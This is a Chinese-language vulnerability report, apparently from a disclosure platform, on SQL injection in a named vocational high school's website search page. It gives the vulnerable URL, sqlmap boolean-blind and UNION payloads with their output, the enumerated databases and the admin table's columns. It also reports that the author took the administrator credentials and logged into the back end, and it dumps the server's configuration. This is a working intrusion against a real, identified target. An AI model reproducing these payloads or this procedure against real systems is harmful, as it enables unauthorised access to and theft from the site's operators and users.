

四川省德昌县职业高级中学存在 SQL 注入漏洞




http://www.scdczz.cn/so.php

此处为漏洞 URL

fcmit.cc



输入 1', 网页报错同时爆出绝对路径, 初步判定为 POST 型注入
使用 burp 抓包分析请求, 并保存至文件 12345.txt



打开 sqlmap 进行注入

```
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: so=-6688' OR 2896=2896#

Type: UNION query
Title: MySQL UNION query (random number) - 6 columns
Payload: so=-8526' UNION ALL SELECT 6878,6878,6878,6878,CONCAT(0x717a7a7671,0x58424979687a55637749756a5370565545457955536673686f42744f5977476a505a4c7172744e44,0x716a716a71),6878#

[19:29:59] [INFO] the back-end DBMS is MySQL
web server operating system: Windows 8.1 or 2012 R2
web application technology: Microsoft IIS 8.5, PHP 5.5.38
back-end DBMS: MySQL unknown
[19:29:59] [INFO] fetching database names
[19:30:00] [WARNING] reflective value(s) found and filtering out
[19:30:00] [INFO] resumed: 'information_schema'
[19:30:00] [INFO] resumed: 'dechang'
[19:30:00] [INFO] resumed: 'test'
available databases [3]:
[*] dechang
[*] information_schema
[*] test

[19:30:00] [INFO] fetched data logged to text files under 'C:\Users\86138\AppData\Local\sqlmap\output\www.scdczz.cn'
[19:30:00] [WARNING] your sqlmap version is outdated

[*] ending @ 19:30:00 /2022-03-17/

C:\Python27\sqlmap>
```

此处可以通过注入获取库名，表名等

Column	Type
dianhua	varchar(50)
email	varchar(50)
id	int(4)
LastLoginIP	varchar(50)
LastLoginTime	date
LastLogoutTime	date
LoginTimes	int(4)
name	varchar(50)
password	varchar(50)
Purview	int(4)
qq	varchar(50)
qx1	int(4)
qx10	int(4)
qx2	int(4)
qx3	int(4)
qx4	int(4)
qx5	int(4)
qx6	int(4)
qx7	int(4)
qx8	int(4)
qx9	int(4)
uptime	date
username	varchar(50)
xingming	varchar(50)

[19:32:43] [INFO] fetched data logged to text files under 'C:\Users\86138\AppData\Local\sqlmap\output\www.scdcz.cn'

最终可以获取到管理员的账号密码并登入后台

四川省德昌县职业... 历史记录... 系统后台管理... 四川省德昌县职业... 德阳智能... 系统后... 四川省德昌县职业... 四川省教育厅... 网络漏洞 | 教育行... + - X

立即登录 < > C H ☆ http://www.scdcz.cn/admin/admin_index.php ☆ 日本强震致百人受伤

网站后台管理

管理首页 | 教程 | 退出
用户名: admin
权限: 所有权限

基本设置

网站设置

新闻信息

分类发布
分类管理
新闻信息发布
新闻信息管理

广告图片

广告发布
广告管理

在线留言

在线留言

友情链接

友情链接

后台管理首页

管理快捷方式: 添加信息 信息管理

服务器信息

服务器IP地址:	服务器域名: www.scdcz.cn
服务器端口: 80	服务器版本: Windows NT6.3
服务器操作系统: Windows NT KANGZHAN 6.3 build 9600 (Windows Server 2012 R2 Standard Edition) AMD64	PHP版本: 5.5.35
获取PHP安装路径: ..C:\php\pear	获取当前文件绝对路径: D:\wwwroot\scdczz.cn
获取Http请求中Host值: www.scdcz.cn	获取Zend版本: 2.5.0
服务器当前时间: 2022-02-17 19:32:13	最大上传限制: 500M
最大执行时间: 300秒	脚本运行占用最大内存: 128M
获取服务器解释引擎: Microsoft-IIS/8.5	PHP运行方式: cgi-fcgi
获取服务器系统目录: C:\Windows	获取服务器域名(主机名): www.scdcz.cn
获取用户域名: www.scdcz.cn	获取服务器语言: zh-CN
获取服务器Web端口: 80	获取请求页面时通信协议的名称和版本: HTTP/1.1

消息提醒 版权所有